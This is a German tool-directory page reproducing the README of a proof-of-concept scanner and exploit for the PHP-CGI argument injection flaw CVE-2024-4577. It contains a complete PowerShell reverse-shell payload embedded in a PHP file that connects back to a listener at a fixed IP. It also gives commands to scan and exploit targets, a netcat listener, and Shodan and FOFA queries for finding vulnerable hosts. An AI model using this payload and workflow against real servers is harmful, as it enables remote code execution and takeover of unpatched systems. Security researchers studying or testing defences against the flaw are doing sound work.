
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-4577-RCE — PoC - PHP CGI Argument-Injektion CVE-2024-4577 (Scanner und Exploit) | Kitploit

Tools/GitHubGitHub/l0n3m4n/cve-2024-4577-rce
SchwachstellenscannerExploitationWebanwendungs-ExploitationPenetrationstestsRed TeamingPayload-Entwicklung
GitHubl0n3m4n/cve-2024-4577-rce

CVE-2024-4577-RCE

PoC - PHP CGI Argument-Injektion CVE-2024-4577 (Scanner und Exploit)

Repository anzeigen
7133vor 2 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    339
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    315

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

PHP CGI Argument Injection (CVE-2024-4577) RCE

Facebook X Medium Python Kali

📜 Beschreibung

In PHP-Versionen 8.1.* vor 8.1.29, 8.2.* vor 8.2.20, 8.3.* vor 8.3.8 kann Windows bei Verwendung von Apache und PHP-CGI auf Windows, wenn das System für die Verwendung bestimmter Codepages eingerichtet ist, das „Best-Fit“-Verhalten anwenden, um Zeichen in der Befehlszeile zu ersetzen, die an Win32-API-Funktionen übergeben werden. Das PHP-CGI-Modul kann diese Zeichen fälschlicherweise als PHP-Optionen interpretieren, was es einem böswilligen Benutzer ermöglichen kann, Optionen an die ausgeführte PHP-Binärdatei zu übergeben und so den Quellcode von Skripten offenzulegen, beliebigen PHP-Code auf dem Server auszuführen usw.

„XAMPP ist in einer Standardkonfiguration anfällig, und wir können den Endpunkt /php-cgi/php-cgi.exe angreifen. Um einen expliziten .php-Endpunkt (z. B. /index.php) anzugreifen, muss der Server so konfiguriert sein, dass er PHP-Skripte im CGI-Modus ausführt."

📚 Inhaltsverzeichnis

  • 📜 Beschreibung
  • 🛠️ Installation
  • ⚙️ Verwendung
  • 💁 Referenzen

🛠️ Installation

$ git clone https://github.com/l0n3m4n/CVE-2024-4577-RCE.git
$ cd CVE-2024-4577-RCE && pip install -r requirements.txt 


⚙️ Verwendung

php-cge

🤖 Einrichten einer Reverse Shell

PHP Payload

[!NOTE] Dieses Tool demonstriert realistische Angriffe und Techniken (TTPs). Dieses spezifische Payload-Beispiel funktioniert jedoch in diesem Szenario nicht. Ändern Sie die shell.php, um ein voll funktionsfähiges Payload zu erhalten.

# rev_shell.php
<?php
$payload = "powershell -c \"\$client = New-Object System.Net.Sockets.TCPClient('192.168.56.100', 9001);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()\";

exec($payload);
?>
 

🖥️ Server scannen

$ python3 CVE-2024-4577.py -s -t https://target.com/  
                                                   
 _____ _____ _____ _____ _____ _____                 _____       _         _   
|  _  |  |  |  _  |     |   __|     |___ ___ ___ ___|     |___  |_|___ ___| |_ 
|   __|     |   __|   --|  |  |-   -|___| .'|  _| . |-   -|   | | | -_|  _|  _|
|__|  |__|__|__|  |_____|_____|_____|   |__,|_| |_  |_____|_|_|_| |___|___|_|  
                                                |___|         |___|            
        Author: l0n3m4n | CVE-2024-4577 | PoC and Scanner                      
    
[+] Target https://target.com is vulnerable to CVE-2024-4577

🎯 Ausnutzen des anfälligen Servers

$ python3 CVE-2024-4577.py -t http://example.com -e -p rev_shell.php
                                                   
 _____ _____ _____ _____ _____ _____                 _____       _         _   
|  _  |  |  |  _  |     |   __|     |___ ___ ___ ___|     |___  |_|___ ___| |_ 
|   __|     |   __|   --|  |  |-   -|___| .'|  _| . |-   -|   | | | -_|  _|  _|
|__|  |__|__|__|  |_____|_____|_____|   |__,|_| |_  |_____|_|_|_| |___|___|_|  
                                                |___|         |___|            
        Author: l0n3m4n | CVE-2024-4577 | PoC and Scanner  

[+] Exploit successful!

👨🏻‍💻 Netcat-Listener

$ nc -lvnp 9001

🔍 Anfällige Hosts entdecken

  • Shodan: server: PHP 8.1, server: PHP 8.2, server: PHP 8.3
  • FOFA: protocol="http" && header="X-Powered-By: PHP/8.1" || header="X-Powered-By: PHP/8.2" || header="X-Powered-By: PHP/8.3"

💁 Referenzen

  • https://labs.watchtowr.com/no-way-php-strikes-again-cve-2024-4577
  • https://raw.githubusercontent.com/projectdiscovery/nuclei-templates/main/http/cves/2024/CVE-2024-4577.yaml
  • http://www.openwall.com/lists/oss-security/2024/06/07/1
  • https://raw.githubusercontent.com/rapid7/metasploit-framework/master/modules/exploits/windows/http/php_cgi_arg_injection_rce_cve_2024_4577.rb
  • https://www.php.net/ChangeLog-8.php#8.1.29
  • https://www.php.net/ChangeLog-8.php#8.2.20
  • https://www.php.net/ChangeLog-8.php#8.3.8

⚠️ Haftungsausschluss

Dieses Tool wird nur zu Bildungs- und Forschungszwecken bereitgestellt. Der Ersteller übernimmt keine Verantwortung für Missbrauch oder Schäden, die durch das Tool verursacht werden. Problem melden


Tool herunterladen




